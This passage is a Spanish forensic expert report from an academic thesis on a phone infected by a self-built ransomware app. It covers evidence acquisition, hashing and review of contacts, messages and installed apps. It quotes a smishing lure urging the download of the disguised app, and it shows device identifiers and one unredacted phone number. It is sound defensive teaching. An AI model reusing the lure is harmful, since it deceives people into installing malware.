En este apéndice se realizará el estudio forense de una versión **simple** del *ransomware* móvil desarrollado previamente. Dicho informe se elabora de acuerdo a lo establecido en el estándar **UNE 197010:2015 - "Normas Generales para la elaboración de informes y dictámenes periciales sobre TIC"** [Jor16]. Asimismo, se han tomado como referencia, para la elaboración de nuestro informe, las pericias "*Investigación, informe y certificación de validez de la firma digital generada por la aplicación GestionaDocs*" [Cor18] de Adrián Ramirez Correa y "*Informe pericial informático (Análisis autenticidad video)*" [Saí18] de Carlos Aldama Saínz.

## C.1 Información descriptiva

Objeto del encargo	
Nombre del cliente	Carmen Rodríguez Alcalde
Descripción de la pericial	Investigación e informe de un dispositivo móvil.

En una parte, la cliente **Dña. Carmen Rodríguez Alcalde** con DNI **99999999-Z** requiere los servicios del perito forense **Alfonso Torralba Mantiñán** (Graduado en Ingeniería Informática y actual estudiante de Máster en Ciberseguridad) para realizar una investigación e informe pericial de un dispositivo móvil, a priori infectado.

La parte pericial ha mantenido conversaciones, en calidad de interesado, con la parte cliente, que manifiesta los siguientes antecedentes y alcance de la pericia:

### Antecedentes

**Dña. Carmen Rodríguez** solicita realizar un peritaje de su dispositivo móvil particular que considera infectado por un virus. Manifiesta que las imágenes contenidas en el dispositivo, tras instalar una aplicación llamada **iGallery**, han sido cifradas. Manifiesta un cambio en el fondo de pantalla del dispositivo, también tras la instalación

de la mencionada aplicación. Preguntada si el dispositivo cuenta con algún tipo de [rooteo](#), la cliente responde que no. Preguntada si el dispositivo cuenta con algún tipo de bloqueo (p. ej. desbloqueo por huella dactilar), la cliente responde que no. Por este motivo, se deja en mi posesión un **Samsung Galaxy J4+** con la finalidad de someterlo a diferentes pruebas e investigaciones para descubrir si está infectado.

### **Alcance**

El alcance de la pericia ha sido definido y pactado con la parte cliente el día 25 de noviembre de 2022, coordinando la investigación del caso desde el día de hoy, 30 de noviembre del 2022, a las 18:00 horas hasta el día 30 de enero del 2023.

La pericia se centrará únicamente en la búsqueda de *malware* contenido en el dispositivo móvil. En caso de encontrarlo, se procederá a su análisis funcional. Se intentará recuperar el acceso a las imágenes cifradas. Cualquier aspecto que no esté pactado dentro del alcance del estudio forense, quedará excluido de su análisis.

#### **C.1.1 Declaración de imparcialidad**

El perito **Alfonso Torralba Mantiñán** declara el desinterés con respecto al resultado obtenido de la investigación.

Además, en cumplimiento del artículo 335.2. de la LEC, el perito firmante manifiesta, bajo juramento, que ha actuado con la mayor objetividad posible, siendo conocedor de las sanciones penales en las que podría incurrir si incumpliese su deber como perito.

#### **C.1.2 Garantía de la Cadena de Custodia**

Para garantizar la cadena de custodia de la evidencia será necesario extraer una imagen lógica del dispositivo móvil. Se comunica, a toda aquella persona interesada, que toda la actuación del perito se realizará teniendo en cuenta el hash de dicha imagen lógica o archivo analizado.

### C.1.3 Actuaciones

Todas las técnicas forenses a emplear, actuaciones, investigaciones, análisis de datos, así como el proceso de preservación de la cadena de custodia, se realizarán siempre describiendo paso a paso todas las acciones a fin de que puedan ser reproducidas por cualquier persona interesada. Se realizará un clonado lógico de la evidencia, a partir del cual se obtendrá un hash, que quedará a disposición del perito para realizar sus labores de estudio pertinentes. Se conoce como hash a un algoritmo matemático que convierte cualquier bloque de datos en una serie de caracteres de longitud fija. Cuenta con la peculiaridad de que cualquier cambio en la información de la evidencia, resulta en un nuevo hash completamente distinto al original. Con esto podemos establecer la cadena de custodia.

Destacar que toda la actuación pericial será acorde a las siguientes normas:

- **UNE 197001:2011 [AEN11]**: Criterios generales para la elaboración de informes y dictámenes periciales.
- **UNE 50132 [CTN94]**: Numeración de las divisiones y subdivisiones en los documentos escritos.
- **ISO 9000:2015 [Sec15]**: Sistemas de gestión de la calidad, fundamentos y vocabulario.

Se procede a la realización de la investigación pericial del dispositivo, comenzando por la identificación física del mismo.

## C.2 Investigación

El miércoles 30 de noviembre de 2022, se recibe en mano el dispositivo **Samsung Galaxy J4+**. Se acompañan a continuación las especificaciones técnicas del mismo. Se adjuntan fotografías relativas al dispositivo móvil (figura C.1 (página 118)) y una captura contenedora de parte de la información técnica del dispositivo (figura C.2 (página 118)).

- **Sistema operativo**: Android 8.1.0 (27)
- **Almacenamiento**: 32 GB
- **Número de modelo**: SM-J415FN
- **Número de serie**: R58M10Q3AZW
- **IMEI**: 352342103697744
- No se incluye tarjeta SIM ni memoria microSD



**Fig. C.1.:** Fotografías del dispositivo móvil

Mi número de teléfono	DESCONOCIDO
Número de modelo	SM-J415FN
Número de serie	R58M10Q3AZW
IMEI	352342103697744

**Estado**  
Ver el estado de la tarjeta SIM, el IMEI y demás información.

**Información legal**

**Información de software**  
Ver la versión actual instalada de Android, la versión de banda base, la versión de kernel, el número de compilación, etc.

**Información de la batería**  
Ver el estado de la batería del teléfono, la carga restante y demás información.

**Fig. C.2.:** Captura dispositivo móvil - Especificaciones técnicas

Sobre dicho dispositivo se han realizado todas las acciones necesarias para llevar a cabo la pericia. A continuación se redacta el procedimiento del estudio forense.

### C.2.1 Clonado de la imagen lógica de la evidencia

Emplearemos las funcionalidades de la herramienta **MOBILedit** en un equipo con **Windows 10 Home** como operativo base. Hay que realizar configuraciones previas en el dispositivo móvil. Se deberá activar el modo avión para evitar que alguna conexión con algún servidor externo altere nuestra evidencia. Así mismo, será preciso activar la depuración USB del mismo. Este último paso es sencillo, basta con realizar lo siguiente:


1. Accederemos a los "Ajustes" del dispositivo.
2. Deberemos activar las herramientas de desarrollador. Para ello, en los propios ajustes, deberemos acceder a la información del dispositivo. Deberemos localizar el "*Número de compilación*", sobre el cual deberemos tocar hasta activar dichas opciones.
3. Accederemos a las opciones de desarrollador.
4. Activaremos la opción "*Depuración de USB*".

A continuación deberemos conectar el dispositivo móvil a nuestro equipo mediante un cable USB. Es importante contar con el cable original para evitar futuros problemas. Se deberá instalar la extensión del programa "*MOBILedit Forensics Android Connector*" que nos permitirá conectar un dispositivo con sistema operativo Android a la herramienta. Ejecutaremos el programa y haremos clic en "*Comienzo*". En la figura C.3 (página 120) podemos apreciar la ventana del programa con el dispositivo ya reconocido.

Se nos muestra, a mayores, cierta información relativa al dispositivo en la parte izquierda como su IMEI. Se destaca la opción "*Previsualización de datos*" que nos permitirá obtener un resumen de cierta información del dispositivo (mensajes, registro de llamadas y agenda telefónica, concretamente). Podemos ver dicha opción en la imagen C.4 (página 120). Así mismo, en la parte inferior derecha de la silueta del teléfono, vemos una "*i*" dentro de un círculo. Clicando en dicho ícono obtendremos las especificaciones técnicas del dispositivo.

Observando nuevamente la figura C.3 (página 120), en su parte inferior derecha, podemos ver un conjunto de utilidades proporcionadas por la herramienta, algunas verdaderamente interesantes. Para nuestra pericia no se necesitará el empleo de ninguna de ellas. A continuación se realiza una enumeración de las mismas.

- **Bypass de seguridad.** De gran utilidad cuando se nos entrega un dispositivo bloqueado con algún tipo de patrón o contraseña. La herramienta en cuestión



**Fig. C.3.:** Captura MOBILedit - Inicio exportación

samsung SM-J415FN IMEI: 352342103697744					
Directorio telefónico		Mensajes	Registro de llamadas	búsqueda...	
TIPO	▼	PARA/DE	CUERPO	MARCA TEMPORAL	ZONA HORARIA
			Hola!		
			Has visto la nueva aplicación para organizar la galería del móvil? Es una pasada!		
1	➡ Recibido	+3 [REDACTED]	Te dejo un link con un QR para descargarla por si aun no la tienes ;D	2022-11-22 20:57:34	UTC+1
			https://tinypic.host/i/yrNYk		
			Saludos, PEDRO		
2	➡ Recibido	Info	En unos minutos te llegara una notificación. Abrela para que se instalen los ajustes de internet. Si no te	2022-11-22 20:31:04	UTC+1

**Fig. C.4.:** Captura MOBILedit - Opción "Previsualización de datos"

se saltará dicho bloqueo para poder otorgarnos acceso a los contenidos del mismo.

- **Importar datos.** Permite importar datos de una pericia realizada con anterioridad.
- **Conexión Bluetooth.** En caso de no disponer un cable para lograr la conexión física entre equipo y dispositivo móvil, se nos proporciona la opción de conectarlo vía Bluetooth.
- **Conectar nube.** Útil en caso de trabajar con dispositivo iOS. Nos permitirá conectarnos a la nube de iCloud.
- **Conexión wifi.** Similar al caso del Bluetooth, nos permitirá conectar el equipo y el dispositivo móvil mediante una red wifi. Especialmente interesante si se da la situación de que no podemos contar físicamente con el dispositivo móvil infectado.

Una vez definidas dichas funcionalidades de la herramienta, haremos clic en "Siguiente". En la siguiente ventana seleccionaremos la opción "*Extracción lógica*" que recopila datos legibles para el ser humano, tal es el caso de contactos, mensajes, imágenes, documentos, etc., sin alterar la evidencia. Existen otras dos opciones, "*Rooteando*", la cual conseguirá acceso root al teléfono para obtener una imagen más completa y "*Adquirir una copia de seguridad de Smart Switch*" que proporciona una alternativa al rooteo del teléfono mediante la creación de una copia de seguridad completa del teléfono. Para nuestro análisis la más adecuada es la primera, pues deseamos mantener la evidencia inalterada (obviamente, evitando el rooteo del dispositivo). La opción Smart Switch también resultaría correcta, no obstante, nos hemos decantado por la primera por la razón mencionada anteriormente. Tras seleccionar la antedicha opción, se nos solicitará especificar el tipo de clonado a realizar sobre el dispositivo. Para nuestro caso seleccionaremos "*Contenido completo*" pues deseamos analizar en profundidad la evidencia. Se nos presentan otras opciones más concretas que se enumeran a continuación. Dichas opciones están incluidas dentro del análisis completo.

- **Selección específica.** Permite realizar una búsqueda de aquellos elementos del dispositivo de acuerdo a unos filtros de búsqueda, como bien pueden ser un nombre, fecha de modificación de archivos, ubicación GPS, entre otros.
- **Análisis de aplicaciones.** Realiza un análisis de aquellas aplicaciones instaladas en el dispositivo móvil.
- **Solo datos eliminados.** Recupera, si es posible, toda aquella información que ha sido borrada del dispositivo.
- **Solo información del dispositivo.** Únicamente recopila información técnica relativa al dispositivo.

- **Control parental.** Comprueba la existencia de algún tipo de control parental.

Acto seguido, la herramienta MOBILedit nos solicitará aportar datos que nos facilite la identificación de la pericia. Deberemos seleccionar un formato de salida para el informe que generará la herramienta acerca de la extracción de datos del dispositivo. A su vez, deberemos seleccionar el formato en el que queremos almacenar la **imagen forense** clonada del dispositivo. Para nuestro caso seleccionaremos "*Informe PDF*" y "*Respaldo de MOBILedit*" (generará un archivo en formato **XML**). Como formato de informes se incluyen también las opciones de "*Informe HTML*" y "*MS Excel*". Optamos por el informe PDF, pues, la que resulta más atractiva visualmente para su lectura. Como alternativas de exportaciones de la imagen clonada queremos destacar "*Cellebrite UFDR*" que nos permite generar una imagen compatible con la herramienta Cellebrite. Como parte final, especificaremos el directorio donde deseamos almacenar la imagen del dispositivo y comenzaremos la extracción de la misma. En cierto punto del proceso, se nos solicitará realizar una copia de seguridad en el dispositivo móvil, la cual deberemos aceptar desde el mismo. Podemos observar en la figura C.5 (página 122) una captura de la herramienta con la extracción lógica completada exitosamente.



**Fig. C.5.: Captura MOBILedit - Exportación finalizada**

En la figura C.6 (página 123) podemos ver los archivos generados por la aplicación. Los más interesantes son los definidos a continuación:

- **Report.pdf**: informe generado por la herramienta MOBILedit tras la extracción de la imagen lógica del dispositivo. Contiene gran cantidad de información relativa a la propia evidencia, tal es el caso de las aplicaciones instaladas, imágenes, documentos, calendarios, entre otras muchas. Debido a la extensa información que incluye acerca de la evidencia, nos resultará de gran utilidad para analizar el caso. Aun así, es altamente recomendable revisar el resto de elementos generados por la herramienta.
- **mobiledit\_backup.xml**: imagen extraída del dispositivo móvil. Está en un formato compatible con la herramienta MOBILedit. Nos permitirá recuperar todos los archivos de la evidencia en cualquier momento.
- **phone\_files**: directorio contenedor de múltiples archivos extraídos del dispositivo. Podemos encontrar desde archivos de audio hasta imágenes, archivos de vídeo, archivos de aplicaciones, etc.

Este equipo > Documentos > MOBILedit Forensic > samsung SM-J415FN (2022-11-22 22h26m17s)				
Nombre	Fecha de modificación	Tipo	Tamaño	
pdf_files	22/11/2022 22:31	Carpeta de archivos		
phone_files	22/11/2022 22:31	Carpeta de archivos		
mobiledit_backup	22/11/2022 22:30	Documento XML	493 KB	
Report	22/11/2022 22:31	Microsoft Edge P...	5.056 KB	
report_configuration.cfg	22/11/2022 22:26	Archivo CFG	2 KB	
summary_full	22/11/2022 22:31	Documento de te...	118 KB	
summary_short	22/11/2022 22:29	Documento de te...	2 KB	

**Fig. C.6.:** Archivos generados por la herramienta MOBILedit

Como alternativa para el clonado total de la evidencia, se dispone la herramienta gratuita **ADB**, no obstante, su uso se descarta completamente, para este caso. El motivo es que el dispositivo no está rooteado, con lo que nos resultaría imposible dicha extracción lógica.

Para garantizar la integridad de la imagen clonada y, en consecuencia, la cadena de custodia de la evidencia, calcularemos el hash de la misma. Al ser una imagen que no ocupa relativamente mucho espacio (493KB exactamente que podemos ver en la figura C.6 (página 123)) emplearemos la función **SHA256**. Esta se trata de un algoritmo muy eficiente con una alta resistencia a colisiones que guarda un gran equilibrio entre seguridad y velocidad.

Para el cálculo del hash utilizaremos la herramienta **certutil** incluida por defecto en Windows que nos facilita labores como la gestión de certificados digitales o el cálculo de firmas hash. Para ello, nos ubicaremos en el directorio mostrado en la figura C.6 (página 123) y abriremos una ventana de Windows PowerShell en la que ejecutaremos el siguiente comando:

```
1 certutil -hashfile .\mobiledit_backup.xml SHA256
```

En su salida visualizaremos el hash correspondiente a nuestra imagen lógica (figura C.7 (página 124)). En este caso se corresponde con la siguiente: **90ef2824be891de132486da844e7ad77e9a16c26c64827f6c44096c1889111d5**.

```
PS C:\Users\fonso\Documents\MOBILedit Forensic\samsung SM-J415FN (2022-11-22 22h26m17s)>
certutil -hashfile .\mobiledit_backup.xml SHA256
SHA256 hash de .\mobiledit_backup.xml:
90ef2824be891de132486da844e7ad77e9a16c26c64827f6c44096c1889111d5
CertUtil: -hashfile comando completado correctamente.
```

**Fig. C.7.:** CertUtil - Cálculo del hash de la imagen clonada

Como alternativas para el cálculo de la firma hash de archivos destacamos la herramienta online gratuita **TexTool**. Podemos observar como la firma hash de nuestro volcado de imagen lógico, mostrada en la figura C.8 (página 124), se corresponde con la firma obtenida anteriormente (figura C.7 (página 124)). Ambas opciones para el cálculo del hash son igual de válidas.

## Online SHA 256 Hash Calculator

The SHA 256 Hash Calculator online tool allows you to calculate hash of an input text into a fixed 256-bit SHA256 string. In the first textbox, paste your Input String or drag & drop the SHA256 Encrypt button.

Text    File

Elegir archivo    mobiledit\_backup.xml  
Or Drag It Here.

Calculate SHA256

Result

90ef2824be891de132486da844e7ad77e9a16c26c64827f6c44096c1889111d5

**Fig. C.8.:** TexTool - Cálculo del hash de la imagen clonada

La propia herramienta MOBILedit incluye una funcionalidad para la verificación de la integridad de la imagen clonada. Es una opción realmente óptima, no obstante, se recomienda el uso de las dos anteriormente mencionadas, pues, no todo el mundo tiene acceso a la herramienta MOBILedit. Para ello ejecutaremos la herramienta y seleccionaremos la opción "*Importar datos*". Para nuestro caso, en la siguiente ventana seleccionaremos la opción "*Respaldo XML de MOBILedit*" y especificaremos el directorio de la imagen lógica generada con anterioridad. Con esto estaremos cargando nuevamente en la herramienta todos los contenidos de la evidencia. A continuación haremos clic en "*Siguiente*" y se nos mostrará la opción "*Comprobar hash*". La propia herramienta verificará el mismo automáticamente (figura C.9 (página 125)).



**Fig. C.9.:** MOBILedit - Verificación hash

## C.2.2 Estudio del informe generado

Procederemos con una revisión del documento PDF generado por la herramienta MOBILedit. Dicho informe contiene una extensa información sobre de la evidencia y nos permitirá la obtención de conocimiento acerca de lo que puede estar sucediendo en el dispositivo móvil.

En el informe se nos expone de primera mano un resumen de la información del peritaje realizado (figura C.10 (página 126)).

The screenshot shows the MOBILedit Forensic software interface. At the top, it displays the MOBILedit logo and the title "MOBILEDIT FORENSIC REPORTE DEL CONTENIDO DEL TELÉFONO". Below this, the case number "Caso 1" and evidence number "0001" are shown. The interface is divided into several sections:

- Device Information:** Shows a smartphone icon and detailed technical specifications for a Samsung SM-J415FN device.
- Case Information:** A summary table containing the case label ("Caso 1"), evidence number ("0001"), and forensic analysis details ("Análisis forense dispositivo infectado").
- Device Details:** A table listing various device details such as manufacturer, model, and serial numbers.
- Owner Information:** A table showing the owner's name ("Dolores") and phone number.
- Information:** A table listing the perito's name ("Alfonso Torralba"), designation ("Perito Forense"), email ("a.torralba@udc.es"), phone number, and permission document.
- Extraction Log:** A table detailing the extraction process, including start and end times, extractor, generator, and client application versions.

**Fig. C.10.:** Informe MOBILedit - Información general del peritaje

A continuación en el informe se indican las especificaciones técnicas del dispositivo (figura C.11 (página 127)). Se especifica que la herramienta no ha recuperado ningún elemento eliminado del dispositivo (figura C.12 (página 127)). A priori, descartamos que se haya eliminado el virus. Bien es cierto que podría darse la situación en que la aplicación sí haya sido borrada, pero la herramienta no haya logrado recuperarla. Se ha encontrado una única cuenta vinculada al dispositivo (figura C.13 (página 128)). Se observa también un único contacto existente en el dispositivo que responde al nombre de "Pedro" (figura C.14 (página 128)) del que se ha censurado su teléfono de contacto, pues se corresponde con uno real.

Propiedades del dispositivo	
Fabricante	samsung
Producto	SM-J415FN
Revisión de HW	M1AJQ
Plataforma	Android
Revisión SW	8.1.0 (27)
ID de Android	5e57a637b1040371
Número de serie	R58M10Q3AZW
Dispositivo de tiempo	2022-11-23 21:37:55 (UTC+1)
Tiempo manual	No
Zona horaria	Europe/Madrid
Zona horaria manual	No
Dispositivo de almacenamiento cifrado	Sí
ESN	35234210369774
IMEI	352342103697744
LAC/CID	LAC: 13160, CID: 89553857
Dirección de bluetooth	D0:7F:A0:46:2F:64
Enraizado	No
Tipo de comunicación	Conector ADB
Tipo de dispositivo	Teléfono
Tarjeta SIM	No
Almacenamiento total	25.3 GB
Almacenamiento usado	5.2 GB
Almacenamiento total de la tarjeta SD	25.3 GB
Almacenamiento de tarjeta SD utilizado	5.2 GB

**Fig. C.11.:** Informe MOBILEDit - Especificaciones del dispositivo

Etiqueta de caso: Caso 1 Número de evidencia del caso: 0001

## Datos borrados

Tod@s l@s datos eliminados


Sin entradas

**Fig. C.12.:** Informe MOBILEDit - Archivos eliminados recuperados

Cuentas (1)		
Tod@s l@s teléfono cuentas, clasificado en orden ascendiendo		
		
1 Google	Nombre	tfm.munics@gmail.com
	Tipo	com.google
	Archivo fuente	phone/applications1/Content Providers/Accounts.xml

Fig. C.13.: Informe MOBILedit - Cuentas vinculadas al dispositivo

## Contactos

Lista de contactos (1)		
Tod@s l@s teléfono y SIM contactos, ordenado por nombre en ascendiendo orden		
		
1 Pedro	Primer nombre	Pedro
	Móvil	+34 629 [REDACTED]
	Modificado	2022-11-22 20:38:03 (UTC+1)

Grupos de contacto (0)	
Tod@s l@s teléfono y SIM grupos, ordenado por nombre en ascendiendo orden	
Sin entradas	

Fig. C.14.: Informe MOBILedit - Contactos del dispositivo

Se recupera el registro de llamadas telefónicas del dispositivo. En él se detecta una llamada al 112. Dicha llamada tiene una duración de 2 segundos, por lo que entendemos que el número fue marcado por error (figura C.15 (página 129)). Se enumeran todos los mensajes de texto recuperados del dispositivo. Existe uno enviado por "Pedro" ciertamente sospechoso (figura C.16 (página 129)). No se ha logrado recuperar ningún correo electrónico del dispositivo ni ningún calendario de eventos.

## Llamadas (1)

Tod@s l@s teléfono llamadas, ordenado A tiempo en ascendiendo orden

\* Las entradas marcadas con un asterisco tienen referencias cruzadas de los contactos del teléfono

Leyenda:

- |                   |                  |                 |                   |                   |
|-------------------|------------------|-----------------|-------------------|-------------------|
| Llamada marcada   | Llamada recibida | Llamada perdida | Llamada bloqueada | Llamada rechazada |
| Llamada cancelada | Mensaje de voz   |                 |                   |                   |

Etiqueta	Desde / A	Hora	Duración
1	A: 112	2022-10-05 19:00:17 (UTC+2)	00:00:02

Fig. C.15.: Informe MOBILedit - Llamadas telefónicas

## Conversaciones (2 conversaciones, 3 mensajes)

Tod@s l@s teléfono mensajes

\* Las entradas marcadas con un asterisco tienen referencias cruzadas de los contactos del teléfono

Leyenda:

- |                 |                  |                    |          |                 |                     |                 |
|-----------------|------------------|--------------------|----------|-----------------|---------------------|-----------------|
| Mensaje enviado | Mensaje recibido | Mensaje de control | Borrador | Mensaje fallado | Mensaje desconocido | Mensaje borrado |
|-----------------|------------------|--------------------|----------|-----------------|---------------------|-----------------|

1 +34629893526		
Última actividad	2022-11-22 20:57:34 (UTC+1)	
Participantes	+34████████████████████ (Pedro), yo	
+34████████████████████ (Pedro)*		2022-11-21 20:51:34 (UTC+1)
	<p>Hola!</p> <p>Has visto la nueva aplicación para organizar la galería del móvil? Es una pasada!</p> <p>Te dejo un link con un QR para descargarla por si aún no la tienes ;D</p> <p><a href="https://tinypic.host/i/yrNYk">https://tinypic.host/i/yrNYk</a></p> <p>Saludos,</p> <p>PEDRO</p>	
2 Info		
Última actividad	2022-11-22 20:31:04 (UTC+1)	
Participantes	Info, yo	
Info	<p>En unos minutos te llegará una notificación. Abrela para que se instalen los ajustes de internet. Si no te funciona entra en yoigo.com/configuración</p>	2022-10-05 18:36:48 (UTC+2)
Info	<p>En unos minutos te llegará una notificación. Abrela para que se instalen los ajustes de internet. Si no te funciona entra en yoigo.com/configuración</p>	2022-11-22 20:31:04 (UTC+1)

## Mensajes detallados (3)

Tod@s l@s teléfono mensajes, ordenado A tiempo en ascendiendo orden

\* Las entradas marcadas con un asterisco tienen referencias cruzadas de los contactos del teléfono

1  Info	2022-10-05 18:36:48 (UTC+2)	Recibido
En unos minutos te llegará una notificación. Abrela para que se instalen los ajustes de internet. Si no te funciona entra en yoigo.com/configuración		
Conversación	Info	
Ranura para SIM	1	
2  Info	2022-11-22 20:31:04 (UTC+1)	Recibido
En unos minutos te llegará una notificación. Abrela para que se instalen los ajustes de internet. Si no te funciona entra en yoigo.com/configuración		
Conversación	Info	
Ranura para SIM	1	

Fig. C.16.: Informe MOBILedit - Mensajes de texto

Se realiza un análisis minucioso de la información proporcionada para cada de las aplicaciones instaladas en el dispositivo. Observamos aplicaciones típicas en un dispositivo Android, como por ejemplo "Actualización de software", "Administrador de almacenamiento", "Ajustes", "Bluetooth", "Archivos", etc. Todas ellas, en principio, legítimas. Se descubren varias aplicaciones no tan comunes en sistemas Android de fábrica que son "RAR", "Lector de códigos QR y de barras - Lector QR" e "iGallery" que trataremos con el nombre de "sospechosas". Dichas aplicaciones han sido instaladas a posteriori de la instalación del operativo del teléfono. Para corroborar este punto se acompaña la figura C.17 (página 130) en la que podemos apreciar el año 2008 como fecha de instalación de las aplicaciones preinstaladas en el dispositivo. Por otra parte, en las figuras C.18 (página 131) y C.17 (página 130), se muestra como la fecha de instalación de las aplicaciones sospechosas se corresponde con el año 2022. Se analizarán dichas aplicaciones en detalle.

	<b>Visualizador de HTML</b> <a href="#">com.android.htmlviewer</a> <b>Aplicación del sistema</b> Primer instalación: 2008-12-31 16:00:00 (UTC+1) Última actualización: 2008-12-31 16:00:00 (UTC+1) Versión: 3.0.01	Tamaño de la aplicación:
	<b>VpnDialogs</b> <a href="#">com.android.vpndialogs</a> <b>Aplicación del sistema</b> Primer instalación: 2008-12-31 16:00:00 (UTC+1) Última actualización: 2008-12-31 16:00:00 (UTC+1) Versión: 8.1.0	Tamaño de la aplicación:
	<b>Wearable Manager Installer</b> <a href="#">com.samsung.android.app.watchmanagerstub</a> <b>Aplicación del sistema</b> Primer instalación: 2008-12-31 16:00:00 (UTC+1) Última actualización: 2008-12-31 16:00:00 (UTC+1) Versión: 1.1.15-13036	Tamaño de la aplicación:
	<b>Wi-Fi Directo</b> <a href="#">com.samsung.android.allshare.service.fileshare</a> <b>Aplicación del sistema</b> Primer instalación: 2008-12-31 16:00:00 (UTC+1) Última actualización: 2008-12-31 16:00:00 (UTC+1) Versión: 3.0	Tamaño de la aplicación:
	<b>Widget de Galaxy Essentials</b> <a href="#">com.sec.android.widgetapp.samsungapps</a> <b>Aplicación del sistema</b> Primer instalación: 2008-12-31 16:00:00 (UTC+1) Última actualización: 2008-12-31 16:00:00 (UTC+1) Versión: 1.7.12.7	Tamaño de la aplicación:

**Fig. C.17.:** Informe MOBILedit - Aplicaciones preinstaladas

Para aplicación "RAR" no se identifica nada fuera de lugar en su especificación. Dicha aplicación se trata de una herramienta de compresión de datos. La segunda, "Lector de códigos QR y de barras - Lector QR", no cuenta con información inadecuada entre su especificación (figura C.18 (página 131)). Se destaca el código QR vinculado que podría haber sido decodificado a través de la misma.

### **Lector de códigos QR y de barras - Lector QR**

	<b>Etiqueta</b>	Lector de códigos QR y de barras - Lector QR
	<b>Paquete</b>	qr��reader.barcodescanner.scan.qrscanner
	<b>Versión</b>	2.5.1
	<b>tipo de aplicación</b>	Aplicación de usuario
	<b>Instalado por</b>	com.android.vending (Google Play Store)
	<b>Tamaño de la aplicación</b>	8.4 MB
	<b>Tamaño del caché</b>	0 B
	<b>Archivo APK extraído</b>	Sí
	<b>Verificación de APK exitosa</b>	Sí
	<b>Verificación del esquema APK</b>	3
	<b>Mejor certificado encontrado</b>	Cert 86bc2880c257368375c59af2a19265dd17e0f5ed, valid from 2019-09-27T11:25:38Z to 2269-07-28T11:25:38Z, Subject: C=CN, ST=Henan, L=ZhengZhou, O=Drojian Soft, OU=Drojian Soft, CN=Drojian Soft, Issuer: C=CN, ST=Henan, L=ZhengZhou, O=Drojian Soft, OU=Drojian Soft, CN=Drojian Soft
	<b>Permisos para Android</b>	android.permission.CAMERA, android.permission.VIBRATE, android.permission.INTERNET, android.permission.WAKE_LOCK, android.permission.CHANGE_WIFI_STATE, com.android.vending.BILLING, android.permission.ACCESS_WIFI_STATE, android.permission.READ_EXTERNAL_STORAGE, android.permission.WRITE_EXTERNAL_STORAGE, android.permission.ACCESS_NETWORK_STATE, com.google.android.gms.permission.AD_ID, android.permission.RECEIVE_BOOT_COMPLETED, android.permission.FOREGROUND_SERVICE, com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE
	<b>Primera instalación</b>	2022-11-21 20:50:56 (UTC+1)
	<b>Última actualización</b>	2022-11-21 20:50:56 (UTC+1)
	<b>Tiempo de uso de la semana pasada</b>	00:00:30

### Otros archivos multimedia

#### Imágenes (1)

	 <b>Nombre de archivo</b> tempFile.jpg
	 <b>Camino</b> phone/applications0/qr��reader.barcodescanner.scan.qrscanner/live_external/cache/tempFile.jpg
	 <b>Tamaño</b> 8.04 KB
	 <b>Modificado</b> 2022-11-21 20:53:52 (UTC+1)
	 <b>Accedido</b> 2022-11-21 20:53:52 (UTC+1)
	 <b>Anchura</b> 280 pixel
	 <b>Altura</b> 280 pixel
	 <b>Formato</b> png

**Fig. C.18.:** Informe MOBILedit - Aplicación lectora de QR

Para la aplicación "iGallery" se detectan varios aspectos que llevan a la interpretación de que se trata de una aplicación ilegítima. Atendiendo al nombre e ícono de la aplicación, se sobreentiende que se trata de una galería de imágenes. Revisando sus especificaciones (figura C.19 (página 133)) identificamos un nombre de paquete ("com.example.cifrador") que en principio no guarda ninguna relación con el nombre de la aplicación y menos con su supuesto funcionamiento. Se identifica que la aplicación ha sido instalada con la herramienta "*Programa de instalación del paquete*". En contraposición, las demás aplicaciones han sido instaladas directamente de la Play Store (figura C.18 (página 131)). Se interpreta que dicha aplicación podría haber sido instalada desde una fuente no fiable.

Se reconocen permisos asociados a conectividad de red: "*android.permission.INTERNET*" y "*android.permission.ACCESS\_NETWORK\_STATE*". Permisos comunes en aplicaciones de galería de imágenes que, por ejemplo, realicen copias de seguridad en la nube. Se reconoce también un permiso no tan común en este tipo de aplicaciones: "*android.permission.SET\_WALLPAPER*". Dicho permiso es empleado para modificar el fondo de pantalla del dispositivo. Se detectan irregularidades en cuanto al certificado mostrado. Se observa como los campos asunto ("*Subject*") y emisor (*Issuer*) del mismo son idénticos, con lo que podríamos deducir que se trata de un certificado autofirmado (esta situación no tiene por qué significar realmente esto, pero es la suposición que se plantea).

Se identifican numerosas similitudes con lo expuesto en los antecedentes por la parte cliente y la información analizada de la aplicación, se enumeran a continuación:

